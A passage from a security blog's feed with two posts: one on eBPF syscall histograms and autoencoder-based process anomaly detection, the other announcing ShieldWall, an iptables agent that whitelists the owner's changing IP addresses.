href="https://github.com/iovisor/bcc/blob/master/docs/reference_guide.md#1-kprobes">kprobe</a> on each system call we want to intercept, somehow fetch the arguments of the call and then report each one individually to user space using either a <a href="https://github.com/iovisor/bcc/blob/master/docs/reference_guide.md#2-bpf_perf_output">perf buffer</a> or a <a href="https://github.com/iovisor/bcc/blob/master/docs/reference_guide.md#5-bpf_ringbuf_output">ring buffer</a>. While this method is great to track each system call individually and check their arguments (for instance, checking which files are being accessed or which hosts the program is connecting to), it has a couple of issues. </p><p>First, reading the arguments for each syscall is quite tricky depending on the system architecture and kernel compilation flags. For instance in some cases it’s not possible to read the arguments while entering the syscall, but only once the syscall has been executed, by saving pointers from a kprobe and then reading them from a kretprobe. Another important issue is the eBPF buffers throughput: when the target process is executing a lot of system calls in a short period of time (think about an HTTP server under heavy stress, or a process performing a lot of I/O), <a href="http://blog.itaysk.com/2020/04/20/ebpf-lost-events">events can be lost</a> making this approach less than ideal.</p><h3 class="heading-anchor" id="Poor-man’s-Approach"><a href="#Poor-man’s-Approach" class="anchor-link" aria-hidden="true">#</a><a href="#Poor-man’s-Approach" class="headerlink" title="Poor man’s Approach"></a>Poor man’s Approach</h3><p><img src="https://i.imgur.com/vuHfl1n.jpg" alt="kiss"></p><p>Since we’re not interested in the system calls arguments, we’re going to use an alternative approach that doesn’t have the aforementioned issues. The main idea is very very simple: we’re going to have a single tracepoint on the <code>sys_enter</code> event, triggered every time <strong>any</strong> system call is executed. Instead of immediately reporting the call to userspace via a buffer, we’re only going to increment the relative integer slot in an array, creating an histogram.</p><p>This array is 512 integers long (512 set as a constant maximum number of system calls), so that after (for instance) system call <code>read</code> (number 0) is executed twice and <code>mprotect</code> (number 10) once, we’ll have a vector/histogram that’ll look like this:</p><figure class="highlight plain"><table><tr><td class="code"><pre><span class="line">2,0,0,0,0,0,0,0,0,0,1,0,0,0,..........</span><br></pre></td></tr></table></figure><p>The relative eBPF is very simple and looks like this:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// defines a per-cpu array in order to avoid race coinditions while updating the histogram</span></span><br><span class="line">BPF_PERCPU_ARRAY(histogram, u32, MAX_SYSCALLS);</span><br><span class="line"></span><br><span class="line"><span class="comment">// here&#x27;s our tracepoint on sys_enter</span></span><br><span class="line">TRACEPOINT_PROBE(raw_syscalls, sys_enter)</span><br><span class="line">&#123;</span><br><span class="line">    <span class="comment">// filter by target pid and return if this activity belongs to a process we&#x27;re not interested in</span></span><br><span class="line">    u64 pid = bpf_get_current_pid_tgid() &gt;&gt; <span class="number">32</span>;</span><br><span class="line">    <span class="keyword">if</span>(pid != TARGET_PID) &#123;</span><br><span class="line">        <span class="keyword">return</span> <span class="number">0</span>;</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="comment">// populate the histogram, args-&gt;id contains the system call number</span></span><br><span class="line">    u32 key = (u32)args-&gt;id;</span><br><span class="line">    u32 value = <span class="number">0</span>, *pval = <span class="literal">NULL</span>;</span><br><span class="line">    pval = histogram.lookup_or_try_init(&amp;key, &amp;value);</span><br><span class="line">    <span class="keyword">if</span>(pval) &#123;</span><br><span class="line">        *pval += <span class="number">1</span>;</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="keyword">return</span> <span class="number">0</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>So far no transfer of data to user space is performed, so no system call invocation is lost and everything is accounted for in this histogram. </p><p>We’ll then perform a simple polling of this vector from userspace every 100 milliseconds and, by comparing the vector to its previous state, we’ll calculate the rate of change for every system call:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># polling loop</span></span><br><span class="line"><span class="keyword">while</span> <span class="number">1</span>:</span><br><span class="line">    <span class="comment"># get single histogram from per-cpu arrays</span></span><br><span class="line">    histogram = [histo_map[s] <span class="keyword">for</span> s <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, MAX_SYSCALLS)]</span><br><span class="line">    <span class="comment"># if any change happened</span></span><br><span class="line">    <span class="keyword">if</span> histogram != prev:</span><br><span class="line">        <span class="comment"># compute the rate of change for every syscall</span></span><br><span class="line">        deltas = [ <span class="number">1.0</span> - (prev[s] / histogram[s]) <span class="keyword">if</span> histogram[s] != <span class="number">0.0</span> <span class="keyword">else</span> <span class="number">0.0</span> <span class="keyword">for</span> s <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">0</span>, MAX_SYSCALLS)]</span><br><span class="line">        prev = histogram</span><br><span class="line"></span><br><span class="line">    <span class="comment"># ... SNIPPET ...</span></span><br><span class="line"></span><br><span class="line">    time.sleep(args.time / <span class="number">1000.0</span>)</span><br></pre></td></tr></table></figure><p>This will not only take into account which system calls are executed (and the ones that are not executed, thus having counter always to 0), but also how fast they are executed during normal activity in a given amount of time.</p><p>Once we have this data saved to a CSV file, we can then train a model that’ll be able to detect anomalies at runtime.</p><h2 class="heading-anchor" id="Anomaly-detection-with-Autoencoders"><a href="#Anomaly-detection-with-Autoencoders" class="anchor-link" aria-hidden="true">#</a><a href="#Anomaly-detection-with-Autoencoders" class="headerlink" title="Anomaly detection with Autoencoders"></a>Anomaly detection with Autoencoders</h2><p>An <a href="https://en.wikipedia.org/wiki/Autoencoder">autoencoder</a> is an artificial neural network used in unsupervised learning tasks, able to create an internal representation of unlabeled data (therefore the “unsupervised”) and produce an output of the same size. This approach can be used for data compression (as the internal encoding layer is usually smaller than the input) and of course anomaly detection like in our case.</p><p><img src="https://i.imgur.com/jsWJbIx.png" alt="autoencoder"></p><center><small>Source: https://lilianweng.github.io/posts/2018-08-12-vae/</small></center><p>The main idea is to train the model and using our CSV dataset both as the input to the network and as its desired output. This way the ANN will learn what is “normal” in the dataset by correctly reconstructing each vector. When the output vector is substantially different from the input vector, we will know this is an anomaly because the ANN was not trained to reconstruct this specific one, meaning it was outside of what we consider normal activity.</p><p>Our autoencoder has 512 inputs (defined as the <code>MAX_SYSCALLS</code> constant) and the same number of outputs, while the internal representation layer is half that size:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line">n_inputs = MAX_SYSCALLS</span><br><span class="line"></span><br><span class="line"><span class="comment"># input layer</span></span><br><span class="line">inp = Input(shape=(n_inputs,))</span><br><span class="line"><span class="comment"># encoder layer</span></span><br><span class="line">encoder = Dense(n_inputs)(inp)</span><br><span class="line">encoder = ReLU()(encoder)</span><br><span class="line"><span class="comment"># internal representation layer</span></span><br><span class="line">middle = Dense(<span class="built_in">int</span>(n_inputs / <span class="number">2</span>))(encoder)</span><br><span class="line"><span class="comment"># decoder layer</span></span><br><span class="line">decoder = Dense(n_inputs)(middle)</span><br><span class="line">decoder = ReLU()(decoder)</span><br><span class="line">decoder = Dense(n_inputs, activation=<span class="string">&#x27;linear&#x27;</span>)(decoder)</span><br><span class="line">m = Model(inp, decoder)</span><br><span class="line"></span><br><span class="line"><span class="comment"># we use mean square error as the loss function as we&#x27;re interested in the reconstruction error</span></span><br><span class="line">m.<span class="built_in">compile</span>(optimizer=<span class="string">&#x27;adam&#x27;</span>, loss=<span class="string">&#x27;mse&#x27;</span>)</span><br></pre></td></tr></table></figure><p>For training our CSV dataset is split in training data and testing/validation data. After training the latter is used to compute the maximum reconstruction error the model presents for “normal” data:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># test the model on test data to calculate the error threshold</span></span><br><span class="line">y_test = model.predict(test)</span><br><span class="line">test_err = []</span><br><span class="line"><span class="comment"># for each vector</span></span><br><span class="line"><span class="keyword">for</span> ind <span class="keyword">in</span> <span class="built_in">range</span>(<span class="built_in">len</span>(test)):</span><br><span class="line">    <span class="comment"># get the absolute error as a difference of the input and reconstructed output</span></span><br><span class="line">    abs_err = np.<span class="built_in">abs</span>(test[ind, :]-y_test[ind, :])</span><br><span class="line">    <span class="comment"># append the sum of each individual error</span></span><br><span class="line">    test_err.append(abs_err.<span class="built_in">sum</span>())</span><br><span class="line"><span class="comment"># the threshold will be the maximum cumulative error we&#x27;ve found</span></span><br><span class="line">threshold = <span class="built_in">max</span>(test_err)</span><br></pre></td></tr></table></figure><p>We now have an autoencoder and its reference error threshold that we can use to perform live anomaly detection.</p><h2 class="heading-anchor" id="Example"><a href="#Example" class="anchor-link" aria-hidden="true">#</a><a href="#Example" class="headerlink" title="Example"></a>Example</h2><p>Let’s see the program in action. For this example I decided to monitor the <code>Spotify</code> process on Linux. Due to its high I/O intensity Spotify represents a nice candidate for a demo of this approach. I captured training data while streaming some music and clicking around playlists and settings. One thing I did <strong>not</strong> do during the learning stage is clicking on the <code>Connect with Facebook</code> button, this will be our test. Since this action triggers system calls that are not usually executed by Spotify, we can use it to check if our model is actually detecting anomalies at runtime.</p><h3 class="heading-anchor" id="Learning-from-a-live-process"><a href="#Learning-from-a-live-process" class="anchor-link" aria-hidden="true">#</a><a href="#Learning-from-a-live-process" class="headerlink" title="Learning from a live process"></a>Learning from a live process</h3><p>Let’s say that Spotify has process id 1234, we’ll start by capturing some live data while using it:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">sudo ./main.py --pid 1234 --data spotify.csv --learn</span><br></pre></td></tr></table></figure><p>Keep this running for as much as you can, having the biggest amount of samples possible is key in order for our model to be accurate in detecting anomalies. Once you’re happy with the amount of samples, you can stop the learning step by pressing Ctrl+C. </p><p>Your  <code>spotify.csv</code> dataset is now ready to be used for training.</p><h3 class="heading-anchor" id="Training-the-model"><a href="#Training-the-model" class="anchor-link" aria-hidden="true">#</a><a href="#Training-the-model" class="headerlink" title="Training the model"></a>Training the model</h3><p>We’ll now train the model for 200 epochs, you will see the validation loss (the mean square error of the reconstructed vector) decreasing at each step, indicating that the model is indeed learning from the data:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">./main.py --data spotify.csv --epochs 200 --model spotify.h5 --train</span><br></pre></td></tr></table></figure><p>After the training is completed, the model will be saved to the <code>spotify.h5</code> file and the reference error threshold will be printed on screen:</p><figure class="highlight plain"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">Epoch 195&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 1.3071e-05 - val_loss: 6.3671e-05</span><br><span class="line">Epoch 196&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 1.8221e-05 - val_loss: 5.2383e-05</span><br><span class="line">Epoch 197&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 9.2132e-06 - val_loss: 5.3354e-05</span><br><span class="line">Epoch 198&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 9.2722e-06 - val_loss: 4.9380e-05</span><br><span class="line">Epoch 199&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 8.0692e-06 - val_loss: 5.1954e-05</span><br><span class="line">Epoch 200&#x2F;200</span><br><span class="line">60&#x2F;60 [&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;] - 0s 2ms&#x2F;step - loss: 8.3448e-06 - val_loss: 5.0102e-05</span><br><span class="line">model saved to spotify.h5, getting error threshold for 106 samples ...</span><br><span class="line"></span><br><span class="line">error threshold&#x3D;9.969912</span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="Detecting-anomalies"><a href="#Detecting-anomalies" class="anchor-link" aria-hidden="true">#</a><a href="#Detecting-anomalies" class="headerlink" title="Detecting anomalies"></a>Detecting anomalies</h3><p>Once the model has been trained it can be used on the live target process to detect anomalies, in this case we’re using a 10.0 error threshold:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">sudo ./main.py --pid 1234 --model spotify.h5 --max-error 10.0 --run</span><br></pre></td></tr></table></figure><p>When an anomaly is detected the cumulative error will be printed along wiht the top 3 anomalous system calls and their respective error. </p><p>In this example, I’m clicking on the <code>Connect with Facebook</code> button that will use system calls such as <code>getpriority</code> that were previsouly unseen in training data. </p><p>We can see from the output that the model is indeed detecting anomalies:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">error &#x3D; 30.605255 - max &#x3D; 10.000000 - top 3:</span><br><span class="line">  b&#39;getpriority&#39; &#x3D; 0.994272</span><br><span class="line">  b&#39;writev&#39; &#x3D; 0.987554</span><br><span class="line">  b&#39;creat&#39; &#x3D; 0.969955</span><br></pre></td></tr></table></figure><p><img src="https://i.imgur.com/sW1gUJ5.jpg" alt="success"></p><h2 class="heading-anchor" id="Conclusions"><a href="#Conclusions" class="anchor-link" aria-hidden="true">#</a><a href="#Conclusions" class="headerlink" title="Conclusions"></a>Conclusions</h2><p>This post shows how by using a relatively simple approach and giving up some of the system call speficics (the arguments) we can overcome performance issues and still be able to capture enough information to perform anomaly detection. As previously said this approach works for several scenarios, from simple anomalous behaviour due to bugs, to denial of service attacks, bruteforcing and exploitation of the target process. </p><p>The overall performance of the system could be improved by using native libraries such as <a href="https://github.com/aya-rs/aya">Aya</a> and its accuracy with some hyper parameters tuning of the model along with more granular per-feature error thresholds. </p><p>All these things are left as an exercise for the reader :D</p><p><img src="https://i.imgur.com/TNrJE1N.jpg" alt="&quot;Left as an exercise for the reader&quot; closing meme"></p>]]></content>


    <summary type="html">&lt;p&gt;Hello everybody, I hope you’ve been enjoying this summer after two years of Covid and lockdowns :D In this post I’m going to describe how</summary>


    <category term="linux security" scheme="https://www.evilsocket.net/tags/linux-security/"/>
    
    <category term="linux" scheme="https://www.evilsocket.net/tags/linux/"/>
    
    <category term="defensive security" scheme="https://www.evilsocket.net/tags/defensive-security/"/>
    
    <category term="ai" scheme="https://www.evilsocket.net/tags/ai/"/>
    
    <category term="tensorflow" scheme="https://www.evilsocket.net/tags/tensorflow/"/>
    
    <category term="deep learning" scheme="https://www.evilsocket.net/tags/deep-learning/"/>
    
    <category term="dnn" scheme="https://www.evilsocket.net/tags/dnn/"/>
    
    <category term="machine learning" scheme="https://www.evilsocket.net/tags/machine-learning/"/>
    
    <category term="neural networks" scheme="https://www.evilsocket.net/tags/neural-networks/"/>
    
    <category term="deep neural networks" scheme="https://www.evilsocket.net/tags/deep-neural-networks/"/>
    
    <category term="artificial intelligence" scheme="https://www.evilsocket.net/tags/artificial-intelligence/"/>
    
    <category term="ebpf" scheme="https://www.evilsocket.net/tags/ebpf/"/>
    
    <category term="sys_enter" scheme="https://www.evilsocket.net/tags/sys-enter/"/>
    
    <category term="raw_syscalls" scheme="https://www.evilsocket.net/tags/raw-syscalls/"/>
    
    <category term="tracepoint" scheme="https://www.evilsocket.net/tags/tracepoint/"/>
    
    <category term="kprobe" scheme="https://www.evilsocket.net/tags/kprobe/"/>
    
    <category term="kretprobe" scheme="https://www.evilsocket.net/tags/kretprobe/"/>
    
    <category term="bcc" scheme="https://www.evilsocket.net/tags/bcc/"/>
    
    <category term="unsupervised learning" scheme="https://www.evilsocket.net/tags/unsupervised-learning/"/>
    
    <category term="autoencoder" scheme="https://www.evilsocket.net/tags/autoencoder/"/>
    
    <category term="process behaviour" scheme="https://www.evilsocket.net/tags/process-behaviour/"/>
    
    <category term="anomaly detection" scheme="https://www.evilsocket.net/tags/anomaly-detection/"/>
    
    <category term="process anomaly detection" scheme="https://www.evilsocket.net/tags/process-anomaly-detection/"/>
    
    <category term="syscall tracing" scheme="https://www.evilsocket.net/tags/syscall-tracing/"/>
    
    <category term="runtime protection" scheme="https://www.evilsocket.net/tags/runtime-protection/"/>
    
  </entry>
  
  <entry>
    <title>Hide Your Servers in Plain Sight, Presenting ShieldWall</title>
    <link href="https://www.evilsocket.net/2021/02/13/Hide-your-servers-in-plain-sight-presenting-ShieldWall/"/>
    <id>https://www.evilsocket.net/2021/02/13/Hide-your-servers-in-plain-sight-presenting-ShieldWall/</id>
    <published>2021-02-13T14:34:28.000Z</published>
    <updated>2026-04-26T17:14:40.391Z</updated>
    
    <content type="html"><![CDATA[<p><a href="/2020/05/26/Just-taking-a-break/">Long time no see</a> friends! Despite this break period ended up not being as long as I hoped for / needed, it’s been nevertheless refreshing both from a personal standpoint (i can read and write music now!!!!! that’s so freaking awesomeeeeee … anyways) and from a creative one. I’ve been back to coding and publishing a <a href="https://github.com/evilsocket/uroboros">couple</a> <a href="https://github.com/evilsocket/ditto">of new tools</a>, but it’s of the third and simplest of them all I want to blog about today :D</p><p><em>(sound of viking horns) introducing … project <a href="https://shieldwall.me/">ShieldWall</a>!</em></p><center><img src="/images/2021/shieldwall_gophers_vikings.jpg" alt="Illustration of Go gophers as Vikings standing behind a shield wall, evoking the project name"/><small>Credits: <a href="https://www.pinterest.it/pin/584905070337190852/" target="_blank">i have no idea how this works</a></small></center><p>Say that you need to host some personal / sensitive service of yours, in such a way that it is always easily accessible by any of your devices (including mobile) without configuration (no VPN, SSH tunnel, etc), and <strong>to those devices only</strong> (at the packet level, so that shodan &amp;&amp; friends can’t index the port(s)) as they change their IP addresses? (The last part is clearly what adds complexity to the task.) </p><p>While you think about how you would do it (or maybe how you do it already), let me provide some more context with my usecase.</p><h2 class="heading-anchor" id="Where-do-I-host-“That-Thing”"><a href="#Where-do-I-host-“That-Thing”" class="anchor-link" aria-hidden="true">#</a><a href="#Where-do-I-host-“That-Thing”" class="headerlink" title="Where do I host “That Thing”?"></a>Where do I host “That Thing”?</h2><p>You might be familiar with my other project, <a href="https://github.com/evilsocket/arc">Arc</a>, if not go check it out now because it’s pretty useful and it replaces all you password managers, evernotes and todos. Me and the early adopters started using Arc to store all sorts of things. We have instances with passwords, other for 2FA, for documents, notes, reminders, video, audio, and the list keeps going. Since its first version it has improved a lot and now both the API and the frontend live in one single binary compiled for any OS (Golang FTW), but it always had and still has one major usability issue: <em>where do I host that thing</em>? </p><p>I mean, as long as you run it and use it just on your laptop, it’s done. And while you’re at home you only need a raspberry pi (or to open the port on your laptop) for other devices like your smartphone to use it. But what how do you do when you’re away from home? Sure the data is end-to-end encrypted so even if you host it on a public server and somebody somehow hacks into it, they just get AES256 enrypted crap. But what if they inject some javascript in the UI that grabs your access and encryption keys next time you use it? Yeah … i am <em>that</em> paranoid … bear with me.</p><center><img src="/images/2021/paranoia.jpg" alt="Paranoia meme about untrusted public servers running sensitive services"/></center><p>This can be generalized to other usecases. For instance, red team operators might want to keep hidden their infrastructure while still being able to connect for setup and mainteinance. Or really any type of service that needs to be on the public internet for ease of access but that contains data that’s for your eyes only.</p><h2 class="heading-anchor" id="Possible-Solutions"><a href="#Possible-Solutions" class="anchor-link" aria-hidden="true">#</a><a href="#Possible-Solutions" class="headerlink" title="Possible Solutions"></a>Possible Solutions</h2><p><a href="/2017/12/07/DIY-Portable-Secrets-Manager-with-a-RPI-Zero-and-the-ARC-Project/">My first terrible attempt</a> to make that stuff usable wherever I go was based on Bluetooth (of course this approach doesn’t apply to anything other than my Arc usecase). The idea was to host Arc on a small Raspberry Pi 0 with a battery pack and have the service responding via BTNAP assigned IP address. Not only it was as complex to configure as it sounds, but it was also unstable as f. </p><p><del>Bluetooth based solution</del></p><p>The second approach was slightly better in terms of usability. Arc was running on a Raspberry Pi at home and published as a Tor hidden service that I started only when leaving home and then accessed with Tor browser using the .onion url I saved each time on some cloud note. That is sloooooooooooow, unreliable as it depends on your home internet connectivity and it still exposes the service to whoever is crawling and indexing hidden services. Not to mention that Tor traffic is blocked in many networks.</p><p><del>Tor based solution</del></p><p>As <a href="https://twitter.com/acor3/status/1360501389491916800">Marco Acorte suggested</a> SSH tunneling is a partial solution. You can make the service bind to localhost on the server, then authenticate to it via SSH from the device you need to use, starting an authenticated and encrypted tunnel to the server bound to localhost. It works, but it exposes the ssh port of the server (with its fingerprint, <a href="https://www.reddit.com/r/onions/comments/2t3bm6/shodan_search_can_use_ssh_fingerprinting_to/">that can be used in many ways</a>) and it’s not the simplest solution when you are on a rush and need to authenticate to something from your mobile device.</p><p><del>SSH tunnel based solution</del></p><p>VPN is another option but additionally to having the same limitations of the SSH tunnel approach, it also adds setup&amp;configuration complexity. As <a href="https://twitter.com/NGiollaEaspaig/status/1360599683916324865">@NGiollaEaspaig suggested</a> there are several cloud specific options for this. But not everybody wants to or knows how to setup Azure Conditional Access Policies :D There’s the <a href="https://twitter.com/acor3/status/1359540384750309376">ngrok based solution</a> too, but it works proxying the traffic to your app, meaning it’s their servers that will receive it and route it to the real server, similarly to what also CloudFlare offers. Both cases you’d be handing over control of your most sensitive traffic to another entity. You see where I am going with this … I’m quite difficult to satisty! :’D</p><p><del>CLOUD &amp; Other Paid Friends</del></p><iframe width="100%" height="315" src="https://www.youtube.com/embed/CakqPuwFAIc" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen></iframe><h2 class="heading-anchor" id="Do-you-even-iptables-Bro"><a href="#Do-you-even-iptables-Bro" class="anchor-link" aria-hidden="true">#</a><a href="#Do-you-even-iptables-Bro" class="headerlink" title="Do you even iptables Bro?"></a>Do you even iptables Bro?</h2><p>I do believe that the simpler solution is always the best one, and I like the idea of controlling this access mechanism myself via iptables. <a href="https://unix.stackexchange.com/questions/11851/iptables-allow-certain-ips-and-block-all-other-connection">It is trivial</a> to block all traffic and only allow certain IP addresses on certain ports. Another reason why IMO it’s the best tool for this job is that it works at the packet level, meaning it is protocol agnostic and it doesn’t only work for HTTP based applications. The only (usability) issue in this case is that freaking IP address that changes. You can’t whitelist beforehand something you don’t know yet.</p><center><img src="/images/2021/smart.png" alt="Smart-thinking meme reacting to the idea of using iptables for dynamic IP whitelisting"/></center><p>So I thought, woudln’t it be so nice and clean having a stupid-simple agent running on this server (normal server on the <em>dangerous public internet</em>), using iptables to <strong>block everything by default</strong> and periodically polling a public API (<a href="https://shieldwall.me/">hosted elsewhere</a>) that’ll return the list of IP addresses to whitelist. I could then just log in to this public service with my device with a normal browser and just push a rule with my IP. <em>I KNOW RIGHT?!</em></p><p>So yeah I coded this thing.</p><center><img src="/images/2021/shieldwall1.png" width="800px" alt="ShieldWall web dashboard showing the registered devices and their currently whitelisted IP addresses"/><br><img src="/images/2021/shieldwall2.png" width="800px" alt="ShieldWall web dashboard agents view, showing per-agent firewall rules and connection status"/></center><p>The service is free and <a href="https://shieldwall.me/#/register">you’re welcome to sign up</a>, use it and <a href="https://github.com/evilsocket/shieldwall">report any bugs</a> :D Alternatively you can host the API and frontend yourself and have your own infrastructure.</p><p>The installation process once you registered an account is pretty simple (Golang FTW again):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">mkdir /tmp/sw</span><br><span class="line"><span class="built_in">cd</span> /tmp/sw</span><br><span class="line">wget https://github.com/evilsocket/shieldwall/releases/download/v1.0.0/shieldwall-agent_1.0.0_linux_arm64.tar.gz</span><br><span class="line">tar xvf shieldwall-agent_1.0.0_linux_arm64.tar.gz</span><br><span class="line">sudo ./install.sh</span><br></pre></td></tr></table></figure><p>The agent is now installed as a systemd service, but it is not yet started nor enabled for autostart. You will first need to register an account on <a href="https://shieldwall.me/">https://shieldwall.me/</a> and then edit the /etc/shieldwall/config.yaml configuration file, making sure it matches what you see on the agent page.</p><p><strong>It is very important that you double check the configuration before the next step, if the agent can’t authenticate because of a wrong token, you will be locked out by the firewall and unable to log back.</strong></p><p>You can now enable the service and start it. If configured so, it will automatically download and install its updates from github:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">sudo systemctl <span class="built_in">enable</span> shieldwall-agent</span><br><span class="line">sudo service shieldwall-agent start</span><br></pre></td></tr></table></figure><p>That’s it … now you can use your shieldwall.me account to instrument this agent and only open ports to your IP from a given amount of time (or permantently, but i stronlgy suggest you always set an expire time for the rules so that the agent will block everything again after a while … just in case).</p><h2 class="heading-anchor" id="Final-considerations-and-new-features"><a href="#Final-considerations-and-new-features" class="anchor-link" aria-hidden="true">#</a><a href="#Final-considerations-and-new-features" class="headerlink" title="Final considerations and new features"></a>Final considerations and new features</h2><p>ShieldWall is a very simple concept that can nevertheless offer a strong layer of security. But that’s what it is, just one layer. It is not intended to replace a proper authentication mechanism in your service, or strong passwords or generally speaking good practices in security. But damn if it works well in what it does :D</p><p>Right now it only supports iptables and even tho it’s relatively trivial to implement the support for other firewalls I’m not planning to do it unless I’ll see some major interest in the project. Other ideas include the use of an intermediary S3 bucket, let me explain this.</p><p>Your agents will be talking to the shieldwall.me server, meaning that I (or whoever is controlling the infrastructure if you hosted it elsewhere) can potentially know the IP addresses of your servers. I really don’t care to be honest, but in order to add an additional level of privacy what I could do is giving you the option to specify the connection details to an S3 bucket in your control in your shieldwall.me profile page. If configured so, the server would be only pushing the JSON of the rules to that bucket for your agents to consume. That way my server and the agents would never see each other and there wouldn’t be any way for the server administrator to even know their IP addresses.</p><p>In this case as well, not planning on implementing it any time soon unless I see registrations going up, as the tool already works great as it is for my usecase :D</p><p>I hope you enjoyed the post and most importantly that you’ll find the service useful, cheers! ^_^</p>]]></content>


    <summary type="html">&lt;p&gt;&lt;a href=&quot;/2020/05/26/Just-taking-a-break/&quot;&gt;Long time no see&lt;/a&gt; friends! Despite this break period ended up not being as long as I hoped </summary>


    <category term="golang" scheme="https://www.evilsocket.net/tags/golang/"/>
    
    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="firewall" scheme="https://www.evilsocket.net/tags/firewall/"/>
    
    <category term="server" scheme="https://www.evilsocket.net/tags/server/"/>
    
    <category term="servers" scheme="https://www.evilsocket.net/tags/servers/"/>
    
    <category term="secret" scheme="https://www.evilsocket.net/tags/secret/"/>
    
    <category term="iptables" scheme="https://www.evilsocket.net/tags/iptables/"/>
    
    <category term="shieldwall" scheme="https://www.evilsocket.net/tags/shieldwall/"/>
    
